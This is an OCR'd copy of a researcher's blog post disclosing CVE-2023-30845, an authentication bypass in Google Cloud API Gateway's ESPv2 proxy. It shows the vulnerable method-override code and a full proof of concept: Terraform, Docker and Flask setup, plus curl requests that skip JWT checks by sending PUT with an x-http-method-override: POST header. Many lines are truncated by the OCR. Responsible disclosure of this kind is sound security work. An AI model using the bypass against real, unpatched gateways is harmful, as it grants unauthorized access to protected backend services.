
Securing Bits

Follow



Unveiling a Critical Authentication Bypass Vulnerability in Google Cloud API Gateway

Panagiotis Vasilikos

Jun 21, 2023 · 9 min read

In February, during my research of the Google Cloud API gateway's security, I stumbled u at exposed a significant authentication bypass flaw. This vulnerability traced back to

1


a business logic bug, directly impacted the gateway's JWT authentication method, rendering it susceptible to exploitation.

External references:

1. **CVE-2023-30845**
2. **GitHub Security Advisory**

The included comic images provide a high-level summary, serving as a quick glimpse into the core aspects of the vulnerability.

Target Overview



Google Cloud API Gat nitoring, and management for serverless backend services running in Google Cloud,

such as Cloud Run, App Engine, and Cloud Functions.

At the gateway's core lies the **ESPv2**, a versatile L7 service proxy designed for API management functionalities for JSON/REST or gRPC API services. ESPv2 integrates with Google Service Infrastructure, offering policy verifications and telemetry reporting.

In practice, the gateway serves as an intermediary between clients and backend services. Its primary role is to route HTTP traffic based on specific rules. By leveraging these rules, the gateway ensures efficient and secure communication between clients and the corresponding backend services.

Mapping the Target


To truly understand how the Google Cloud API Gateway works, I took a step-by-step approach:

1. **Code Review**: I dug into the inner workings of ESPV2 by reviewing its code on GitHub at github.com/GoogleCloudPlatform/esp-v2.
2. **Learning ENVOY**: To grasp how ESPV2 utilizes ENVOY as a service proxy, I watched a helpful YouTube series called "Envoy Proxy Fundamentals and Deep Dive" by Hoop.
3. **Local Testing**: I set up a local container image for ESPV2 and studied the proxy logs. I sent different payloads and observed how the proxy reacted.
4. **API Gateway Documentation**: I studied the documentation for Google Cloud API Gateway available at cloud.google.com/api-gateway/docs.

With a better understanding of the gateway, I decided to explore two potential attack scenarios:

1. **Escaping ESPV2 and Accessing Google's Internal Infrastructure**: I deployed an API Gateway instance and attempted to compromise it. I aimed to break out of the ESPV2 container and gain access to Google's internal infrastructure. While it seemed impossible, I experimented with configuring the gateway to send traffic to localhost, considering the possibility of exploiting a server-side request forgery (SSRF) attack. I also tried fuzzing the gateway with random configuration files and checked if the ESPV2 container image had any known vulnerabilities.
2. **Bypassing ESPV2's Security Controls**: In a different scenario, I deployed an API Gateway instance and analyzed potential cases where attackers could compromise the backend services protected by the gateway.


Although the first attack scenario didn't yield any results, the second investigation led me to examine the rules ESPV2 applies to incoming HTTP messages.



Behind the scenes, these rules are implemented through the use of HTTP filters. These filters are applied sequentially and can validate or modify incoming HTTP messages. Once a filter completes its task, it hands over the message to the next filter in line.

Within the filter chain, there are three key filters:

1. **JWT Filter**: This filter is responsible for handling JSON Web Tokens (JWTs) and performing relevant authentication checks.
2. **Service Control Filter**: This filter is responsible for calling the service control API in Google Cloud. The latter offers admission control and telemetry reporting for services integrated with Service Infrastructure.
3. **Routing Filter**: The Routing filter takes charge of delivering the processed messages to their designated destinations based on defined routing ru



While looking at the implementation of the Service Control filter I found the following interesting code:

```
if (utils::handleHttpMethodOverride(headers)) {
    // Update later filters that the HTTP method has changed
    // route cache.
    ENVOY_LOG(debug, "HTTP method override occurred, recalcul
    decoder_callbacks_->downstreamCallbacks()->clearRouteCach
  }
```

where the **handleHttpMethodOverride** is implemented as follows


```
bool handleHttpMethodOverride(Envoy::Http::RequestHeaderMap&
  const auto ent                                    odOverrideHeader);
  if (entry.empty()) {
```

```
    return false;
  }

  // Override can be confusing while debugging, log it.
  absl::string_view method_original = headers.Method()->value
  absl::string_view method_override = entry[0]->value().getSt
  ENVOY_LOG_MISC(debug, "Original :method = {}, x-http-method
                 method_original, method_override);

  // Move the header.
  headers.setMethod(method_override);
  headers.remove(kHttpMethodOverrideHeader);
  return true;
}
```

The **handleHttpMethodOverride** method checks if the HTTP request contains the **x-http-method-override** header, and if that's the case it overwrites the current HTTP method with the header's value.

After this, the route is recalculated and the request is passed to the next filter. But remember? The JWT filter appears before the Service Control filter and hence it won't be applied again before the request gets shipped to the service that will eventually consume it.

The Vulnerability



To demonstrate the vulnerability, let's examine an example scenario. Suppose we have a basic REST API service that expects POST requests specifically at the path /restricted. This service is protected by Google Cloud's API gateway and is set up to only allow POST requests from clients that provide a valid JWT token


An attacker can bypass the intended access control mechanism by sending an unauthenticated request, which means without including a JWT token as follows:

COPY

```
curl -X PUT https://serviceA.gateway.dev/restricted -H "x-htt
```

Here https://serviceA.gateway.dev/restricted is the protected URL served by the gatewa s the imposed authentication controls by making a PUT request (instead of a POST

request), while it sets the **x-http-method-override** header to the restricted method POST.



Given the configured behavior of the gateway to handle only POST requests, the JWT filter will disregard the incoming request and pass it directly to the Service Control filter. The Service Control filter, in turn, alters the HTTP method of the request from PUT to POST and subsequently passes it to the Routing filter. The Routing filter finds the route for POST requests and proceeds to deliver the message to the backend service accordingly.

POC

In this section, I provide the complete proof-of-concept (POC) that I shared with Google. I ole for security

researchers who are interested in exploring vulnerabilities within cloud vendors.

For our POC, we will utilize a straightforward Python Flask API running on CloudRun. We will secure this API by placing it behind the Google Cloud API Gateway, leveraging an openAPI specification configuration. To reproduce the steps, you will need the following tools: docker, gcloud, terraform, and curl.

The API's Python code is the following

COPY

```
import os
from flask import Flask, jsonify, request

app = Flask(__name__)

@app.route("/restricted", methods=['POST'])
def restricted():
    message = "Accessing restricted method."
    payload = request.get_json().get('payload', '')
    return jsonify({'method':'POST', 'message': message, 'pay

if __name__ == "__main__":
    app.run(debug=True, host="0.0.0.0", port=int(os.environ.g
```

and has the following dependencies

COPY

```
Flask==2.1.0
gunicorn==20.1.0
requests==2.27.1
```

The API accepts POST requests at the path /restricted and returns a simple JSON string which includes the payload parameter of the request.

For deploying our cloud infrastructure we will use the following terraform configuration file

COPY

```
provider "google" {
  project = var.project_id
}

locals {
  api_config_id_prefix     = "apicfg"
  api_id                   = "restrictedapi"
  gateway_id               = "restrictedgw"
  display_name             = "Restricted Api"
}

#The artifact registry to store our container
resource "google_artifact_registry_repository" "restricted_re
  location      = "us-central1"
  repository_id = "restricted-repository"
  description   = "The repository which stores the restricted
  format        = "DOCKER"
}

#The definition of the cloud run instance
resource "google_cloud_run_service" "restrictedservice" {
  name     = "restrictedservice"
  location = "us-central1"

  template {
    spec {
      containers
        image = "us-central1-docker.pkg.dev/coastal-set-37681
```

```
    }
  }
}

  traffic {
    percent         = 100
    latest_revision = true
  }
}

#The declaration of the API gateway
resource "google_api_gateway_api" "api_gw" {
  provider     = google-beta
  api_id       = local.api_id
  project      = var.project_id
  display_name = local.display_name
}

resource "google_api_gateway_api_config" "api_cfg" {
  provider             = google-beta
  api                  = google_api_gateway_api.api_gw.api_id
  api_config_id_prefix = local.api_config_id_prefix
  project              = var.project_id
  display_name         = local.display_name

  openapi_documents {
    document {
      path     = "config.yaml"
      contents = filebase64("config.yml")
    }
  }
  lifecycle {
    create_before_destroy = true
  }
}

resource "google_api_gateway_gateway" "gw" {
```

```
  provider = google-beta
  region   = "us-central1"
  project  = var.project_id


  api_config   = google_api_gateway_api_config.api_cfg.id

  gateway_id   = local.gateway_id
  display_name = local.display_name

  depends_on   = [google_api_gateway_api_config.api_cfg]
}
```

To host our API in CloudRun we need to containerize it and store it in an artifacts registry. We start by creating the artifacts registry

COPY

```
terraform apply --target=google_artifact_registry_repository.
```

Next, we use the following Docker file

COPY

```
# Use the official lightweight Python image.
# https://hub.docker.com/_/python
FROM python:3.10-slim

# Allow statements and log messages to immediately appear in
ENV PYTHONUNBUFFERED True

# Copy local code to the container image.
ENV APP_HOME /app
WORKDIR $APP_HOME
COPY main.py ./
COPY requirements.txt ./
```

```
# Install production dependencies.
RUN pip install --no-cache-dir -r requirements.txt

# Run the web service on container startup. Here we use the g
# webserver, with one worker process and 8 threads.
# For environments with multiple CPU cores, increase the numb
# to be equal to the cores available.
# Timeout is set to 0 to disable the timeouts of the workers
CMD exec gunicorn --bind :$PORT --workers 1 --threads 8 --tim
```

and containerize our code by executing the docker build command below

COPY

```
docker build . -t us-central1-docker.pkg.dev/<project-id>/res
```

Finally, we push our image to the artifacts registry

COPY

```
docker push us-central1-docker.pkg.dev/<project-id>/restricte
```

For creating our CloudRun instance, modify the declaration of the CloudRun resource in the terraform file, by setting its image property (line 28) to

COPY

```
us-central1-docker.pkg.dev/<project-id>/restricted-repository
```

After this, create the CloudRun instance by running

COPY

```
terraform apply --target=google_cloud_run_service.restricteds
```

Replace the address property of the **x-google-backend** field in the **config.yaml** with the address of your CloudRun service.

The **config.yaml** file contains the openAPI specification of our API and is given below

COPY

```
#config.yaml
swagger: "2.0"
info:
  title: "restrictedAPI"
  description: "A sample API definition that demonstrates how
  version: "1.0.0"
schemes:
  - "https"
produces:
  - "application/json"
x-google-backend:
  address: "https://restrictedservice-a54a6avqda-uc.a.run.app
paths:
  "/restricted":
    post:
      summary: "Restricted path"
      operationId: "restricted"
      responses:
        200:
          description: "success"
      security:
      - google_id_token: []
securityDefinitio
  google_id_token
    authorizationUrl: ""
```

```
    flow: "implicit"
    type: "oauth2"
    x-google-issuer: "https://accounts.google.com"
    x-google-jwks_uri: "https://www.googleapis.com/oauth2/v3/
    #Replace with your client id
    x-google-audiences: "XXXXXXXXXXX.apps.googleusercontent.c
```

Note that the specification defines that we accept only authenticated POST requests at the /restricted path, and for this we require a Google Identity Token. No other method than POST is offered by the API.

Deploy the API to the Google Cloud API Gateway by running

COPY

```
terraform apply
```

Now that the API has been deployed we can try to perform an unauthenticated POST request as follows

COPY

```
curl -X POST https://restrictedgw-boqpfg9i.uc.gateway.dev/res
```

The API Gateway rejects the requests and replies with

COPY

```
{"message":"Jwt is missing","code":401}
```

If we try to make a PUT request instead

COPY

```
curl -X PUT https://restrictedgw-boqpfg9i.uc.gateway.dev/rest
```

the API Gateway replies with

COPY

```
{"code":405,"message":"The current request is matched to the
```

This tells us that the path /restricted has been found but the PUT method isn't offered by the API.

However, if we try to make our PUT request and pass the POST method in the **x-http-method-override** header as follows

COPY

```
curl -X PUT https://restrictedgw-boqpfg9i.uc.gateway.dev/rest
```

we bypass the authentication restrictions and successfully make a POST request to our API, which sent the following response

COPY

```
{"message":"Accessing restricted method.","method":"POST","pa
```

Final Remarks

I found a critical authentication bypass in the Google Cloud API Gateway:

1. The vulnerability was introduced in Nov 2020, was found in Feb 2023, and was fixed in March 2023.
2. Affected authentication methods: Firebase, Auth0, Okta, Google ID tokens, Custom JWT, Service to Service.
3. API key authentication isn't affected.
4. If you host an ESVP2 proxy **upgrade to release v2.43.0 or higher.** This release ensures that JWT authentication occurs, even when the caller specifies **x-http-method-override**.
5. Issued CVE: **CVE-2023-30845**.
6. Google rewarded me a bounty of **4133,70$.**

#cybersecurity bugbounty bugbountytips #CVE-2023-30845

Written by

Panagiotis Va